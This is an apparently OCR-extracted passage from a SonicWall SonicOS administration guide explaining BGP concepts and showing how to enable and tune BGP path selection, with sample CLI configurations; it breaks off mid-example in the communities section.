What is BGP?

BGP is a large-scale routing protocol used to communicate routing information between Autonomous Systems (ASs), which are well-defined, separately administered network domains. BGP support allows for SonicWall security appliances to replace a traditional BGP router on the edge of a network's AS. The current SonicWall implementation of BGP is most appropriate for single-provider/single-homed environments, where the network uses one ISP as their Internet provider and has a single connection to that provider. SonicWall BGP is also capable of supporting single-provider/multi-homed environments, where the network uses a single ISP but has a small number of separate routes to the provider. BGP is enabled on the **Network > Routing** page of the SonicOS GUI and then it is fully configured through the SonicOS Command Line Interface (CLI; see the *SonicOS 6.2 CLI Reference Guide*).

BGP licensing requirements are shown in the table below.

BGP licensing requirements

Platform	Additional License Required
SOHO W	N/A
TZ300/TZ300 W	N/A
TZ400/TZ400 W	SonicOS Expanded License
TZ500/TZ500 W	SonicOS Expanded License
TZ600	SonicOS Expanded License
NSA 2600	SonicOS Expanded License
NSA 3600	SonicOS Expanded 01-SSC-7091
NSA 4600	None; BGP is included.
NSA 5600	None; BGP is included.
NSA 6600	None; BGP is included.
SM 9200	None; BGP is included.
SM 9400	None; BGP is included.
SM 9600	None; BGP is included.

NOTE: Licenses can be purchased on www.mysonicwall.com.

Background Information

Routing protocols are not just packets transmitted over a network, but comprise all the mechanisms by which individual routers, and groups of routers, discover, organize, and communicate network topologies. Routing protocols use distributed algorithms that depend on each participant following the protocol as it is specified, and are most useful when routes within a network domain dynamically change as links between network nodes change state.

Routing protocols typically interact with two databases:

- **Routing Information Base (RIB)** - Used to store all the route information required by the routing protocols themselves.
- **Forward Information Base (FIB)** - Used for actual packet forwarding.

The best routes chosen from the RIB are used to populate the FIB. Both the RIB and FIB change dynamically as routing updates are received by each routing protocol, or connectivity on the device changes.

There are two basic classes of routing protocols:

- **Interior Gateway Protocols (IGPs)** - Interior Gateway Protocols are routing protocols designed to communicate routes within the networks that exist inside of an AS. There are two generations of IGPs. The first generation consists of distance-vector protocols. The second generation consists of link-state protocols. The distance-vector protocols are relatively simple, but have issues when scaled to a large number of routers. The link-state protocols are more complex, but have better scaling capability. The existing distance-vector protocols are Interior Gateway Routing Protocol (IGRP), Enhanced Interior Gateway Routing Protocol (EIGRP), Routing Information Protocol (RIP), and RIPv2, an enhanced version of RIP. IGRP and EIGRP are proprietary Cisco protocols. The link-state protocols currently in use are Open Shortest Path First (OSPF) protocol and the little-used Intermediate System to Intermediate System (IS-IS) protocol.

  SonicOS supports OSPFv2 and RIPv1/v2 protocols, the two most common routing Interior Gateway Protocols, allowing our customers to use our products in their IGP networks and avoid the additional cost of a separate traditional router.

- **Exterior Gateway Protocols (EGPs)** - The standard, ubiquitous Exterior Gateway Protocol is BGP (BGP4, to be exact). BGP is large-scale routing protocol that communicates routing information and policy between well-defined network domains called Autonomous Systems (ASs). An Autonomous System is a separately administered network domain, independent of other Autonomous Systems. BGP is used to convey routes and route policy between Autonomous Systems. ISPs commonly use BGP to convey routes and route policy with their customers as well as with other ISPs.

  Each Autonomous System has a 16-bit number assigned. Like IP addresses, an AS number may be public or private. Public AS numbers are a limited resource and are provisioned based on a number of factors. ISP customers with large networks multi-homed to two or more ISPs usually have a public AS, whereas smaller customers will be given a private AS administered by their ISP provider.

  As our products evolve in support of enterprise-level requirements, some customers may want to place our products on the edge of their AS in place of a traditional BGP router.

Autonomous Systems

Each Autonomous System has a 16-bit number assigned. Like IP addresses, an AS number may be public or private. Public AS numbers are a limited resource and are provisioned based on a number of factors. ISP customers with large networks multi-homed to two or more ISPs usually have a public AS, whereas smaller customers will be given a private AS administered by their ISP provider.

Types of BGP Topologies

BGP is a very flexible and complex routing protocol. As such, BGP routers may be placed in a large variety of topology settings, such as Internet core routers, intermediary ISP routers, ISP Customer Premises Equipment (CPE), or routers in small private BGP networks. The number of BGP routes required for different topologies varies from greater than 300,000 for core routers, to 0 for ISP customers that use a single ISP and use default routing for all destinations outside of their AS. ISP customers are often required to run BGP from their edge router (the CPE) to the ISP regardless of the number of routes they receive from the ISP. This allows ISP customers to control which networks to advertise to the outside world. There's always the fear that a customer will advertise a network, or network aggregate, not owned by the customer, black-holing Internet traffic to those networks. In reality, ISP providers are careful to filter invalid advertisements from their customers (one of BGP's strengths), so this rarely happens.

There are three basic scales of BGP networks:

- **Single-Provider/Single-Homed** - The network receives a single route (single-homed) from a single ISP (single-provider). The number of routes an ISP customer receives from its ISP depends on the nature of its AS. An ISP customer that uses only one ISP as their Internet provider, and has a single connection to that provider (single-provider / single-homed) has no need to receive any routes - all traffic destined

outside of the AS will go to their ISP. These customers may still advertise some or all of their inside network to the ISP.

- **Single-Provider/Multi-Homed** - The network receives multiple routes (multi-homed) from a single ISP (single-provider). ISP customers that use a single ISP, but have multiple connections to their ISP may only receive the default route (0.0.0.0/0) at each ISP gateway. If an ISP connection goes down, the advertised default route sent from the connected CPE router to internal routers would be withdrawn, and Internet traffic would then flow to a CPE router that has connectivity to the ISP. The customer's inside network would also be advertised to the ISP at each CPE router gateway, allowing the ISP to use alternate paths should a particular connection to a customer go down.
- **Multi-Provider/Multi-Homed** - ISP customers that use more than one ISP (multi-provider / multi-homed) have one or more separate gateway routers for each ISP. In this case, the customer's AS must be a public AS, and may either be a transit or non-transit AS. A transit AS will receive and forward traffic from one ISP destined for a network reachable through another ISP (the traffic destination is not in the customer's AS). A non-transit AS should only receive traffic destined for its AS - all other traffic would be dropped. BGP routers in a transit AS would often receive a large portion (in many cases, all) of the full BGP route table from each ISP.

Why Use BGP?

- Even if you are not a large network on the internet, BGP is the standard for multi-homing, load-balancing, and redundancy:
  - **Single-provider/Single-homed** – Not typically a strong candidate for BGP, but may still use it to advertise networks to the ISP. single-homed networks are not eligible for a public AS from RIRs.
  - **Single-provider/Multi-homed** – Common to follow RFC2270 suggestion to use a single private AS (64512 to 65535) to get the benefit of BGP while preserving public ASN.
  - **Multi-provider/Multi-homed** – Highly redundant, typically with dedicated routers to each ISP. Requires public ASN. Large memory footprint
- Route summarization makes routing scalable.

How Does BGP Work?

BGP uses TCP port 179 for communication. BGP is considered a path-vector protocol, containing end-to-end path descriptions for destinations. BGP neighbors can either be internal (iBGP) or external (eBGP):

- **iBGP** – Neighbor is in the same AS.
- **eBGP** – Neighbor is in a different AS.


Paths are advertised in UPDATE messages that are tagged with various path attributes. AS_PATH and NEXT_HOP are the two most important attributes that describe the path of a route in a BGP update message.

- **AS_PATH**: Indicates the ASs that the route is traveling from and two. In the example below, the AS_PATH is from AS 7675 to AS 12345. For internal BGP, the AS_PATH specifies the same AS for both the source and destination.
- **NEXT_HOP**: Indicates the IP address of the next router the path travels to. Paths advertised across AS boundaries inherit the NEXT_HOP address of the boundary router. BGP relies on interior routing protocols to reach NEXT_HOP addresses.

BGP Finite State Machine

RFC 1771, which defines BGP, describes the operation of BGP in terms of the following state machine. The table following the diagram provides additional information on the various states.

BGP finite state machine



BGP finite state descriptions

State	Description
Idle	Waiting for Start event, after establishing new BGP session or resetting an existing session. In the event of errors, falls back to the Idle state. After a Start event, BGP initializes, resets connect retry timer, initiates TCP transport connection, and listens for connections
Connect	Once the TCP layer is up, transition to OpenSent, and send OPEN. If no TCP, transition to Active. If the connect retry timer expires, remain in Connect, reset the timer, and initiate a transport connection. Otherwise, transition back to Idle.
Active	Try to establish TCP connection with peer. If successful, transition to OpenSent and send OPEN. If connect retry expires, restart the timer and fall back to the Connect state. Also actively listen for connection by another peer. Go back to Idle in case of other events. Connect to Active flapping indicates a TCP transport problem, for example, TCP retransmissions or unreachability of a peer.
OpenSent	Waiting for OPEN message from peer. Validate on receipt. On validation failure, send NOTIFICATION and go to Idle. On success, send KEEPALIVE and reset the keepalive timer. Negotiate hold time, smaller value wins. If zero, hold timer and keepalive timer are not restarted.
OpenConfirm	Wait for KEEPALIVE or NOTIFICATION. If KEEPALIVE is received, transition to Established. If UPDATE or KEEPALIVE is received, restart the hold timer (unless the negotiated hold time is zero). If NOTIFICATION is received, transition to Idle. Periodic KEEPALIVE messages are sent. If TCP layer breaks, transition to Idle. If an error occurs, send a NOTIFICATION with error code, transition to Idle.
Established	Session up, exchange updates with peers. If a NOTIFICATION is received, transition to Idle. Updates are checked for errors. On error, send NOTIFICATION, and transition to Idle. In case of hold time expiration, disconnect TCP.

BGP Messages

BGP communication includes the following types of messages:

- **Open** – The first message between BGP peers after TCP session establishment. Contains the necessary information to establish a peering session, for example, ASN, hold time, and capabilities such as multi-product extensions and route-refresh.
- **Update** – These messages contain path information, such as route announcements or withdrawals.
- **Keepalive** – Periodic messages to keep TCP layer up, and to advertise liveliness.
- **Notification** – A request to terminate the BGP session. Non-fatal notifications contain the error code "cease". Subcodes provide further detail, as shown in Notification subcodes.

  Notification subcodes

Subcode	Description
1 – Maximum number of prefixes reached	The configured "neighbor maximum-prefix" value was exceeded
2 – Administratively shutdown	Session was administratively shutdown
3 – Peer unconfigured	Peer configuration has been removed
4 – Administratively reset	Session was administratively reset
5 – Connection rejected	Rejection (sometimes temporary) of BGP session
6 – Other configuration change	Session was administratively reset for some reason

- **Route-refresh** – A request for the peer to resend its routes.

BGP Attributes

BGP update messages can include the attributes shown in BGP update message attributes:

BGP update message attributes

Value	Code
1	ORIGIN
2	AS_PATH
3	NEXT_HOP
4	MULTI_EXIT_DISC
5	LOCAL_PREF
6	ATOMIC_AGGREGATE
7	AGGREGATOR
8	COMMUNITY
9	ORIGINATOR_ID
10	CLUSTER_LIST
11	DPA
12	ADVERTISER (Historic)
13	RCID_PATH / CLUSTER_ID (Historic)
14	MP_REACH_NLRI
15	MP_UNREACH_NLRI
16	EXTENDED COMMUNITIES

BGP update message attributes

Value	Code
17	AS4_PATH
18	AS4_AGGREGATOR
19	SAFI Specific Attribute (SSA) (deprecated)
20	Connector Attribute (deprecated)
21	AS_PATHLIMIT (deprecated)
22	PMSI_TUNNEL
23	Tunnel Encapsulation Attribute
24	Traffic Engineering
25	IPv6 Address Specific Extended Community
26	AIGP (TEMPORARY - expires 2011-02-23)
27-254	Unassigned
255	Reserved for development

For more information on BGP attributes, see:
http://www.iana.org/assignments/bgp-parameters/bgp-parameters.xml

BGP Terms

ARD – Autonomous Routing Domain – A collection of networks/routers that have a common administrative routing policy.

AS - Autonomous System – An ARD that has been assigned an identifying number, typically running BGP4 at its border router(s).

BGP4 - Border Gateway Protocol 4: The most prevalent EGP.

CIDR – Classless inter-domain routing, enables efficient route advertisement through route aggregation.

CPE – Customer Premise Equipment - The equipment at the edge of a customer's network used to interface with the ISP.

EGP - Exterior Gateway Protocol – Any protocol (in practice, BGP4) used to communicate routing information between Autonomous Systems.

Full-Routes - The entire global BGP route table.

FIB - Forwarding Information Base – Our existing route table, used to find the egress interface and next hop when forwarding packets.

Looking Glass* - A Looking Glass (LG) server is a read-only view of routers of organizations running the LG servers. Typically, publicly accessible looking glass servers are run by ISPs or NOCs.

Multi-Homed - An ISP customer that has multiple connections to one or more ISPs.

Multi-Provider - An ISP customer that uses multiple ISPs to connect to the Internet.

NSM – Network Services Module - The ZebOS component that centralizes the interface to the FIB and RIB. The separate routing protocol daemons interface with the NSM for all RIB updates. NSM alone updates the FIB with best-route information from the RIB.

Partial Routes - A subset of the full BGP route table, usually specific to destinations that are part of an ISP's domain.

RIB - Route Information Base – A run-time database owned by the NSM, and used to store all route information gathered and used by the routing protocols.

Caveats

- **Scale** - Currently, SonicOS supports from 512 to 2,048 policy-based routes (PBRs). This is not sufficient for full or even partial routing tables. The number of routes that exist in the RIB may be greater than the number installed into PBR (which is the FIB). This occurs when multiple competing routes have been received through the routing protocols. For each case in which the RIB contains competing routes to a particular network destination, only one of these routes is chosen to be installed in the FIB.

  Currently, our implementation is most appropriate for the single-provider / single-homed customers. Single-provider / multi-homed installations may also be appropriate when either the default route is being received from the ISP, or a very small number of ISP-specific routes are received by the customer. The latter allows inside routers to take the optimal path to destinations outside of the AS, but still within the ISP's network domain (this is called partial-routes).
- **Load balancing** - There is currently no multi-path support in SonicOS or Zebos (the 'maximum-paths' capability). This precludes load-balancing without splitting networks.
- **Loopback -** There is currently no loopback interface support.
- **NAT -** BGP is for routing. It does not co-exist well with NAT.
- **Asymmetric paths** - Stateful firewall will not currently handle asymmetric paths, especially not across multiple firewalls.

Configuring BGP


Topics:

IPSec Configuration for BGP

BGP transmits packets in the clear. Therefore for strong security, SonicWall recommends configuring an IPSec tunnel to use for BGP sessions. The configurations of the IPSec tunnel and of BGP are independent of each other. The IPSec tunnel is configured completely within the VPN configuration section of the SonicOS GUI, while BGP is enabled on the **Network > Routing** page and then configured on the SonicOS Command Line Interface. When configuring BGP over IPSec, first configure the IPSec tunnel and verify connectivity over the tunnel before configuring BGP.

The following procedure shows a sample IPSec configuration between a SonicWall and a remote BGP peer, where the SonicWall is configured for 192.168.168.75/24 on the X0 network and the remote peer is configured for 192.168.168.35/24 on the X0 network.

1 Navigate to the **VPN > Settings** page and click the **Add** button under the VPN Policies section. The VPN Policies window displays.



2 In the **Policy Type** drop-down menu, make sure that **Site to Site** is selected.

NOTE: A site-to-site VPN tunnel must be used for BGP over IPSec. Tunnel interfaces will not work for BGP.

3 Select the desired **Authentication Method**. In this example, we are using **IKE using Preshared Secret**.

4 Enter a **Name** for the VPN policy.

5 In the **IPsec Primary Gateway Name or Address** field, enter the IP address of the remote peer (for this example it is 192.168.168.35).


6 In the **IPsec Secondary Gateway Name or Address** field, enter 0.0.0.0.

7 Enter a **Shared Secret** and confirm it.

8 In the **Local IKE ID** field, enter the IP address of the SonicWall (for this example it is 192.168.168.75)

9 In the **Peer IKE ID** field, enter the IP address of the remote peer (192.168.168.35).

10 Click on the **Network** tab.



11 For the local network, select **X0 IP** from the **Choose local network from list** drop-down menu.

12 For the remote network, select the remote peer's IP address from the **Choose destination network from list** drop-down menu, which is 192.168.168.35 for this example. If the remote IP address is not listed, select **Create new address object** to create an address object for the IP address.

13 Click on the **Proposals** tab. You can either use the default IPSec proposals or customize them as you see fit.

14 Click on the **Advanced** tab.

15 Check the **Enable Keep Alive** checkbox.

16 Click **OK**.

The VPN policy is now configured on the firewall. Now complete the corresponding IPSec configuration on the remote peer. When that is complete, return to the **VPN > Settings** page and check the **Enable** checkbox for the VPN policy to initiate the IPSec tunnel.

Use the ping diagnostic on the SonicWall to ping the BGP peer IP address and use Wireshark to ensure that the request and response are being encapsulated in ESP packets.

NOTE: As configured in this example, routed traffic will not go through the IPSEC tunnel used for BGP. That traffic is sent and received in the clear, which is most likely the desired behavior since the goal is to secure BGP, not all the routed network traffic.


Basic BGP Configuration

To configure BGP on a SonicWall security appliance:

1 Navigate to the **Network > Routing** page.

2 In the **Routing Mode** drop-down menu, select **Advanced Routing**.

3 In the **BGP** drop-down menu, select **Enabled (Configure with CLI)**.



NOTE: After BGP has been enabled through the GUI, the specifics of the BGP configuration are performed using the SonicOS command line interface (CLI). For detailed information on how to connect to the SonicOS CLI, see the *SonicOS Command-Line Interface Guide*.

4 Log in to the SonicOS CLI through the console interface.

5 Enter configuration mode by typing the **`configure`** command.

6 Enter the BGP CLI by typing the **`route ars-bgp`** command. This prompt displays:

```
ZebOS version 7.7.0 IPIRouter 7/2009

ARS BGP>
```

7 You are now in BGP Non-Config Mode. Type **?** to see a list of non-config commands.

8 Type **`show running-config`** to see the current BGP running configuration.

9 To enter BGP Configuration Mode, type the **`configure terminal`** command. Type **?** to see a list of configuration commands.

10 When you have completed your configuration, type the **`write file`** command. If the unit is part of a High Availability pair or cluster, the configuration changes are automatically conveyed to the other unit or units.

BGP Path Selection Process

The following attributes can be used to configure the BGP path selection process.

BGP path selection process attributes

Attribute	Description
Weight	Prefer routes learned from neighbors with the highest weight set. Only relevant to the local router.
Local Preference	Administratively prefer routes learned from a neighbor. Shared with the whole AS.
Network or **Aggregate** paths	Prefer paths that were locally originated from the **network** and **aggregate-address** commands.
AS_PATH	Prefer the path with the shortest AS_PATH.
Origin	Prefer the path with the lowest origin type (as advertised in UPDATE messages): IGP < EGP < Incomplete.
Multi Exit Discriminator (MED)	Provides path preference information to neighbors for paths into originating AS.

BGP path selection process attributes

Attribute	Description
Recency	Prefer the most recently received path.
Router ID	Prefer the path from the router with the lower router ID.

Weight

The weight command assigns a weight value, per address-family, to all routes learned from a neighbor. The route with the highest weight gets preference when the same prefix is learned from more than one peer. The weight is relevant only to the local router.

The weights assigned using the **set weight** command override the weights assigned using this command.

When the weight is set for a peer-group, all members of the peer-group will have the same weight. The command can also be used to assign a different weight to a particular peer-group member.


The following example shows weight configuration:

```
router bgp 12345
   neighbor 12.34.5.237 remote-as 12345
   neighbor 12.34.5.237 weight 60


router bgp 12345
   neighbor group1 peer-group
   neighbor 12.34.5.237 peer-group group1
   neighbor 67.78.9.237 peer-group group1
   neighbor group1 weight 60
```

Local Preference

The Local Preference attribute is used to indicate the degree of preference for each external route in an appliance's routing table. The Local Preference attribute is included in all update messages sent to devices in the same AS. Local Preference is not communicated to outside AS. BGP local preference topology shows a sample topology illustrating how Local Preference affects routes between neighboring ASs.

BGP local preference topology



The BGP configurations shown in SNWL1 and SNWL2 configurations are entered on SNWL1 and SNWL2. The higher Local Preference on SNWL2 leads to SNWL2 being the preferred route advertised by AS 12345 (the SonicWall AS) to outside ASs.


SNWL1 and SNWL2 configurations

SNWL1 Configuration	SNWL2 Configuration
x0 = 12.34.5.228	x0 = 12.34.5.237
x1 = 172.16.228.45	x1 = 10.1.1.2
----------	----------
router bgp 12345	router bgp 12345
neighbor 172.16.228.228 remote-as 7675	neighbor 10.1.1.1 remote-as 8888
neighbor 12.34.5.237 remote-as 12345	neighbor 12.34.5.228 remote-as 12345
bgp default local-preference 150	bgp default local-preference 200

Local Preference used with Route Maps

Route Maps are similar to Access Control Lists. They consist of a series of Permit and/or Deny statements that determine how the appliance processes the routes. Route maps are applied to inbound traffic—not outbound traffic. BGP local preference topology with route maps shows a sample topology that uses a route map to configure local preference.

BGP local preference topology with route maps



The BGP configurations shown in SNWL1 and SNWL2 configurations with route maps are entered on SNWL1 and SNWL2.

SNWL1 and SNWL2 configurations with route maps

SNWL1 Configuration	SNWL2 Configuration
x1 = 172.16.228.45	x0 = 12.34.5.237 x1 = 10.1.1.2 x4 = 10.4.4.1
----------	----------
router bgp 12345 neighbor 172.16.228.228 remote-as 7675 neighbor 12.34.5.237 remote-as 12345 bgp default local-preference 150	router bgp 12345 neighbor 10.1.1.1 remote-as 9999 neighbor 10.1.1.1 route-map rmap1 in neighbor 12.34.5.237 remote-as 12345 .... ip as-path access-list 100 permit ^8888$ ... route-map rmap1 permit 10 match as-path 100 set local-preference 200 route-map rmap1 permit 20 set local-preference 150

The Route Map configured on SNWL2 (rmap1) is configured to apply to inbound routes from neighbor 10.1.1.1. It has two permit conditions:

- **route-map rmap1 permit 10**: This permit condition matches access list 100 that is configured to permit traffic from AS 8888 and set routes from AS 8888 to a Local Preference of 200.
- **route-map rmap1 permit 10**: This permit condition sets all other traffic that doesn't match access list 100 (i.e. traffic coming from ASs other than 8888) to a Local Preference of 150.

AS_Path Prepending

AS_Path Prepending is the practice of adding additional AS numbers at the beginning of a path update. This makes the path for this route longer, and thus decreases its preference.

AS_Path Prepending can be applied on either outbound or inbound paths. AS_Path Prepending may not be honored if it is over-ruled by a neighbor.

Outbound and Inbound path configurations

Outbound Path Configuration	Inbound Path Configuration
router bgp 12345 bgp router-id 10.50.165.233 network 12.34.5.0/24 neighbor 10.50.165.228 remote-as 7675 neighbor 10.50.165.228 route-map long out ! route-map long permit 10 set as-path prepend 12345 12345	router bgp 7675 bgp router-id 10.50.165.228 network 7.6.7.0/24 neighbor 10.50.165.233 remote-as 12345 neighbor 10.50.165.233 route-map prepend in ! route-map prepend permit 10 set as-path prepend 12345 12345

This configuration leads to a route being installed to the neighbor 10.50.165.233 with the AS_Path Prepended as 12345 12345. This can be viewed by entering the **show ip bgp** command.

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.228
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
   Network          Next Hop            Metric LocPrf Weight Path
*> 12.34.5.0/24     10.50.165.233            0             0 12345 12345 12345 i
*> 7.6.7.0/24       0.0.0.0                        100  32768 i
Total number of prefixes 2
```

Multiple Exit Discriminator (MED)

The **set metric** command can be used in a route map to make paths more or less preferable:

```
router bgp 7675
network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map highmetric out
!
route-map highmetric permit 10
   set metric 300
```

The Multi Exit Discriminator (MED) is an optional attribute that can be used to influence path preference. It is non-transitive, meaning it is configured on a single appliance and not advertised to neighbors in update messages. In this section, we will consider the uses of the bgp always-compare-med command on page 2236 and bgp deterministic-med command on page 2236.

bgp always-compare-med command

The **bgp always-compare-med** command allows comparison of the MED values for paths from different ASs for path selection. A path with lower MED is preferred.

As an example, consider the following routes in the BGP table and the **always-compare-med** command is enabled:

```
Route1: as-path 7675, med 300
Route2: as-path 200, med 200
Route3: as-path 7675, med 250
```

Route2 would be the chosen path because it has the lowest MED.

If the **always-compare-med** command was disabled, MED would not be considered when comparing Route1 and Route2 because they have different AS paths. MED would be compared for only Route1 and Route3.

bgp deterministic-med command

The selected route is also affected by the **bgp deterministic-med** command, which compares MED when choosing among routes advertised by different peers in the same autonomous system.

When the **bgp deterministic-med** command is enabled, routes from the same AS are grouped together, and the best routes of each group are compared. If the BGP table showed:

```
   Route1: as-path 200, med 300, internal
   Route2: as-path 400, med 200, internal
   Route3: as-path 400, med 250, external
```

BGP would have a group of Route1 and a second group of Route2 and Route3 (the same AS).

The best of each group is compared. Route1 is the best of its group because it is the only route from AS 200.

Route1 is compared to the Route2, the best of group AS 400 (the lower MED).

Since the two routes are not from the same AS, the MED is not considered in the comparison. The external BGP route is preferred over the internal BGP route, making Route3 the best route.

BGP Communities

A community is a group of prefixes that share some common property and can be configured with the transitive BGP community attribute. A prefix can have more than one community attribute. Routers can act on one, some or all the attributes. BGP communities can be thought of as a form of tagging. The following is an example of a BGP communities configuration.

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 send-community
   neighbor 10.50.165.228 route-map comm out
!
access-list 105 permit 12.34.5.0/24
access-list 110 permit 23.45.6.0/24
